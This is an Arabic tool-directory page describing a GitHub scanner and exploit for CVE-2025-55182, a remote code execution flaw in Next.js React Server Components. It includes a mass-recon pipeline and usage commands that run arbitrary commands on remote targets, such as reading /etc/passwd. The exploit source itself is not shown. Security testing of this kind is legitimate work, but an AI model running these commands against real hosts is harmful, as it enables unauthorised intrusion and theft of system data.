Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/satriarizka/cve-2025-55182-simple-scanner
الاستطلاعماسحات الثغرات الأمنيةتوليد الحمولةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةالتعلم والتعليم
مشاركة
GitHub
satriarizka/cve-2025-55182-simple-scanner

CVE-2025-55182-Simple-Scanner

ماسح RCE عالي الدقة لثغرة CVE-2025-55182 التي تؤثر على Next.js RSC. يدعم الفحص الجماعي وتنفيذ الأوامر وخطوط الاستطلاع الآلية. مصمم لاختباري الاختراق والباحثين وصيادي المكافآت.

عرض المستودع
25منذ 11 أشهرلم تتم المراجعة بعد

CVE-2025-55182: ماسح تنفيذ الأوامر عن بُعد في React Server Components

مجموعة أدوات شاملة لاكتشاف واستغلال CVE-2025-55182، وهي ثغرة حرجة لتنفيذ الأوامر عن بُعد (RCE) في تطبيقات Next.js التي تستخدم React Server Components.

تتضمن هذه المستودعات ماسح Bash موحّد (وضع الهدف الفردي والوضع الجماعي)، وتنفيذات بلغة Python/Go، وسير عمل استطلاع لبرامج مكافآت الثغرات.


Scanner Menu Scanner Demo


📂 هيكل المستودع

  • scanner.sh — سكربت Bash متكامل للمسح على هدف فردي والمسح الجماعي
  • python/exploit.py — تنفيذ Python مستقر (تهريب JSON أفضل)
  • go/main.go — تنفيذ عالي الأداء (قابل للترجمة)

🚀 سير عمل الاستطلاع (منهجية مكافآت الثغرات)

للبحث الجماعي في النطاقات الفرعية، استخدم هذا الخط الأنبوبي لتصفية الأهداف قبل المسح:

# 1. تعداد النطاقات الفرعية
subfinder -dL wildcards.txt -all -recursive > subs.txt

# 2. تصفية المضيفات النشطة
httpx -l subs.txt -o live.txt

# 3. اكتشاف مسبق باستخدام Nuclei (اختياري)
nuclei -l live.txt -t CVE-2025-55182.yaml -o final.txt

🛠️ استخدام ماسح Bash (موصى به)

يدعم سكربت scanner.sh المسح على هدف فردي والمسح الجماعي من قائمة ملفات.

🔧 التثبيت

chmod +x scanner.sh

1️⃣ وضع الهدف الفردي

الأفضل للتحقق من هدف محدد مع مخرجات تفصيلية.

# فحص أساسي (الافتراضي هو "id")
./scanner.sh -d example.com

# تنفيذ أمر مخصص
./scanner.sh -d https://target.com -c "cat /etc/passwd"

2️⃣ وضع المسح الجماعي

يمسح قائمة من الروابط بكفاءة ويحفظ المضيفات المصابة في ملف.

# مسح قائمة من الروابط
./scanner.sh -l live.txt -c "whoami"

# ملف مخرجات مخصص
./scanner.sh -l live.txt -o my_bounty.txt

الخيارات

FlagDescription
-d, --domainرابط الهدف الفردي
-l, --listملف يحتوي على قائمة الروابط
-c, --commandالأمر المراد تنفيذه (الافتراضي: id)
-o, --outputملف المخرجات للمضيفات المصابة (الافتراضي: vulnerable_hosts.txt)

🐍 نسخة Python

استخدمها إذا واجهت مشاكل في تهريب الأحرف الخاصة مع Bash.

المتطلبات

pip install requests

الاستخدام

python3 python/exploit.py -u http://target.com -c "uname -a"

🐹 نسخة Go

أداء عالٍ، وتبعيات قليلة.

التشغيل المباشر

go run go/main.go -u http://target.com -c "id"

بناء الملف التنفيذي

cd go
go build -o cve-scanner main.go
./cve-scanner -u http://target.com

⚠️ إخلاء مسؤولية

هذه الأداة لأغراض تعليمية ولاختبارات الأمان المصرّح بها فقط. الاستخدام غير المصرّح به غير قانوني تمامًا. المطور لا يتحمل أي مسؤولية عن إساءة الاستخدام أو الأضرار الناتجة عن هذا البرنامج.


🔗 المراجع

  • تفاصيل CVE من NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-55182

  • نشرة React الأمنية (ثغرة React Server Components): https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components

  • قالب Nuclei من ProjectDiscovery: https://cloud.projectdiscovery.io/library/CVE-2025-55182

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    405
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    261
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →